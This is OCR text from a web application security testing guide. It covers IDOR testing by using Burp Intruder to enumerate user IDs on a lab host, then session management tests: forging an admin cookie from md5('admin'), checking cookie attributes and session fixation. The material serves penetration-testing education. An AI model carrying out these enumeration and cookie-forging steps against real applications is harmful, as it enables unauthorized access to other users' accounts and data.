
- Map out all locations in the application where user input is used to reference objects directly. The best way to test for direct object references would be by having at least two or more users to cover different own objects and functions.
- The value of a parameter is used directly to retrieve a database record
- The value of a parameter is used directly to perform an operation in the system
- The value of a parameter is used directly to retrieve a file system resource
- The value of a parameter is used directly to access application functionality


Test example







Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=lovuarr10t2luoo5b99m3qom34; Server=b3dhc3Bid2E=; JSESSIONID=E151225304320E6FA5AA1F46ED2B998;
_cyclone_session=BAh7B0kiD3N1c3Npb25faWQG0gZFBkriJTQ3ZWJiNDJhYmYxMDc1MWJhNjE2ZDM0Mjg4YTQxNDQyBjsAVEkiEF9jc3JmX3RvaCVuBjsARkiMThTbnhnZOMzSHhVSlViZnlydk50V0srcmhpSVJZW
HBoWWdjSEdxdUphYVk9BjsARg%3D%3D--21eaa662a815394f3798f898bc19ce77f34497bc; remember_token=Stu37BrvdLCcPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 1,000
Payload type: Numbers
Request count: 1,000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 1000
Step: 1
How many:


192.168.222.136/cyclone/users/4
CYCLONE TRANSFER
Marley Barton
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
6 6 200 7785
7 7 200 7777
8 8 200 7793
9 9 200 7783
3 3 200 7791
10 10 200 7795
11 11 200 7795
12 12 200 7789
13 13 200 7807
14 14 200 7797
15 15 200 7789
16 16 200 7791
17 17 200 7785
Request Response
Raw Headers Hex HTML Render
<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Cyclone Transfers | Mr. Brody Bashirian</title>
<!-- Le HTML5 shim, for IE6-8 support of HTML elements -->
<!--[if lt IE 9]>
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js" type="text/javascript"></script>
<![endif]-->



Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	<title> Cyclone Tranfer...
102	102	200	☐	☐	7766	| abc
101	101	200	☐	☐	7762	| a
62	62	200	☐	☐	7781	| Yvonne Hahn
86	86	200	☐	☐	7783	| Watson Boyer
9	9	200	☐	☐	7783	| Virgie Ortiz
90	90	200	☐	☐	7787	| Verna Champlin
53	53	200	☐	☐	7789	| Tremaine Heaney
18	18	200	☐	☐	7785	| Tatum Okuneva
21	21	200	☐	☐	7785	| Sydnie Schultz
57	57	200	☐	☐	7783	| Sydnee Hamill
81	81	200	☐	☐	7789	| Stefanie Hamill
61	61	200	☐	☐	7783	| Sim Wolf III
35	35	200	☐	☐	7779	| Sasha Koss
48	48	200	☐	☐	7783	| Samara Davis
85	85	200	☐	☐	7801	| Sabina Schamberger III
68	68	200	☐	☐	7785	| Ryder Wuckert
44	44	200	☐	☐	7783	| Rusty Wisozk
27	27	200	☐	☐	7789	| Riley Friesen II
31	31	200	☐	☐	7785	| Rickey Cronin

Session Management Testing

1. Testing for Bypassing Session Management Schema


In this test, the tester has to check whether the cookies issued to clients can resist range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a that will be considered valid by the application and that will provide some kind of unauthorized access.

How to test


Usually the main steps of the attack pattern are the following:


- Cookie collection: collection of a sufficient number of cookie samples
- Cookie reverse engineering: analysis of the cookie generation algorithm
- Cookie manipulation: forging of a valid cookie in order to perform the attack, this last step might require a large number of attempts, depending on how the cookie is created (cookie brute force attack)

Test example



Cookie Collection







Cookie Reverse Engineering


Cookie manipulation

Guess administrator's username admin have cookie like below:

Cookie = md5(admin)= 21232f297a57a5a743894a0e4a801fc3








2. Testing for Cookies attributes

How to Test

Testing for cookie attribute vulnerabilities

By using an intercepting proxy or traffic intercepting browser plug-in, trap all response where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute – Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not,then the browser would agree to pass it via an unencrypted channel such as using HTTP, and this could lead to an attacker leading users into submitting their cookie over an insecure channel.
- HttpOnly Attribute – This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script, it does not eliminate cross site scripting risks but does eliminate some exploitation vectors. Check to see if the "HttpOnly" tag has been set.
- Domain Attribute – Verify that the domain has not been set too loosely. It should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to " domain=app.mysite.com" and NOT " domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute – Verify that the path attribute, just as the Domainattribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to "; path=/myapp/" and NOT "; path=/" or "; path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute – If this attribute is set to a time in the future verify that the cookie does not contain any sensitive information. For example, if a cookie is set to "; expires=Sun, 31-Jul-2019 13:45:29 GMT" and it is currently July 31st 2018, then the tester should inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes/



3. Testing for Session Fixation


Summary


When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking).

